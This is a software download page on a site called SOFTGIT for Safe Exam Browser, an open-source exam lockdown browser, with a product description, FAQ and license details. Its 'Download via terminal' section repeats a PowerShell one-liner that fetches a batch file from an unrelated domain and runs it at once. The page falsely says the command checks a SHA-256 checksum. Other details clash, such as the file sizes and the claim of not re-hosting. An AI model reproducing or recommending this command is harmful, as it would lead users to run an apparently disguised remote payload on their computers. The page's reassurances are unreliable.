

Safe Exam Browser
by lehrem and contributors
- Version
- 2.3
- Size
- 7.1 MB
- Updated
- Publisher
- lehrem and contributors
- Category
- Security
- Files
- 1
Safe Exam Browser screenshots


About Safe Exam Browser
Safe Exam Browser (SEB) is a free, open-source web browser environment designed for carrying out online exams securely. It temporarily turns an ordinary computer into a locked-down workstation: the exam runs in a kiosk-style browser window, and students are prevented from switching to other applications, opening unauthorised websites or using system functions that could give them an unfair advantage. It is widely used by schools, universities and testing organisations.
SEB works together with learning management and assessment systems. Popular platforms such as Moodle, ILIAS and others support it, and exam providers can require that a quiz is only accessible from SEB. Configuration is handled through .seb settings files, which specify the start URL, which URLs are allowed, whether certain applications may run alongside the exam and many other options. Integrity checks such as the Browser Exam Key and Config Key let the exam server verify that a genuine SEB with the expected configuration is being used.
During an exam, SEB can block common shortcuts, disable copying and screen capture where supported, hide the taskbar or dock, and prevent access to other programs. When the exam ends, the computer returns to normal. Administrators can permit specific tools if an exam requires them, for example a calculator or particular applications. Versions are available for Windows, macOS and iOS; the downloads here include a Windows setup bundle, a macOS disk image and an older Moodle quiz compatibility fix.
For students, SEB is usually something your institution asks you to install before an exam; follow their instructions and use the configuration file they provide, and test it beforehand so there are no surprises on the day. For institutions, it offers an established, transparent way to run online assessments with much lower cheating risk than a normal browser. As open-source software, its code can be reviewed by anyone, and it is distributed under the Mozilla Public License and related open licences.
Key features
- Kiosk-mode exam browser
- Blocks other apps and shortcuts
- Configurable .seb settings files
- Browser Exam Key and Config Key checks
- LMS integration such as Moodle
Pros
- Widely supported by LMS platforms
- Transparent open-source code
- Free for institutions
Cons
- Restricts the whole computer during exams
- Configuration requires care
System requirements
Windows, macOS or iOS. Your institution provides the exam configuration.
Tips
- Do a practice run with your institution's test configuration
- Close other applications before starting an exam
Source code on GitHub SafeExamBrowser/seb-win-refactoring
Description from the publisher
Safe Exam Browser is a webbrowser-environment to carry out online-exams safely. The software changes any computer into a secure workstation. It regulates the access to any utilities and prevents stud…
Safe Exam Browser is a webbrowser-environment to carry out online-exams safely. The software changes any computer into a secure workstation. It regulates the access to any utilities and prevents students from using unauthorised resources.
At a glance
Safe Exam Browser is a open source security app published by lehrem and contributors (safeexambrowser.org). Safe Exam Browser is a webbrowser-environment to carry out online-exams safely. The software changes any computer into a secure workstation. It regulates the access to any utilities and prevents stud…
SOFTGIT offers 1 file for Safe Exam Browser covering Windows, macOS, 7.1 MB in total. The version listed is v2.3, last updated on July 20, 2026.
Safe Exam Browser belongs to the Security category, alongside KeePass, WinSCP, Process Hacker. Browse related apps below to compare alternatives.
Download Safe Exam Browser v2.3
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/seb. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
Safe Exam Browser system requirements
- Operating system
- macOS, Windows
- License
- Mozilla Public License 1.0 (MPL); BSD License; GNU Library or Lesser General Public License version 2.0 (LGPLv2)
- Written in
- C#, C++, JavaScript, Objective-C 2.0, Swift
- Download size
- 6.2 KB (Moodle-2.3_Quiz-Fix.zip)
- Project page
- sourceforge.net/projects/seb
Safe Exam Browser FAQ
What is Safe Exam Browser?
A locked-down browser environment for running online exams securely.
Which platforms are supported?
Windows, macOS and iOS.
Does it work with Moodle?
Yes. Moodle and other learning platforms support SEB.
What is a .seb file?
A configuration file that defines the exam URL and security settings for SEB.
Is SEB free?
Yes. It is open source and free to use.
Is Safe Exam Browser free and open source?
Safe Exam Browser is distributed under Mozilla Public License 1.0 (MPL); BSD License; GNU Library or Lesser General Public License version 2.0 (LGPLv2) according to SourceForge. You can download it free of charge.
Which operating systems does Safe Exam Browser support?
SourceForge lists macOS, Windows for Safe Exam Browser.
Where does the Safe Exam Browser download come from?
The Download button takes you to the official SourceForge download for Safe Exam Browser (sourceforge.net/projects/seb). SOFTGIT does not modify or re-host the file.
What is Safe Exam Browser written in?
SourceForge lists C#, C++, JavaScript, Objective-C 2.0, Swift.
Is Safe Exam Browser free to download?
Yes. Safe Exam Browser is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download Safe Exam Browser?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is Safe Exam Browser safe to install?
Files are published as received from lehrem and contributors, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does Safe Exam Browser support?
The files listed here target Windows, macOS.
How big is the Safe Exam Browser download?
The file is 7.1 MB.
Provenance
- Publisher
- lehrem and contributors
- Source
- safeexambrowser.org
- Last check
- 4 months ago
- License
- Mozilla Public License 1.0 (MPL); BSD License; GNU Library or Lesser General Public License version 2.0 (LGPLv2)
- Imported from
- Source: sourceforge.net/projects/seb


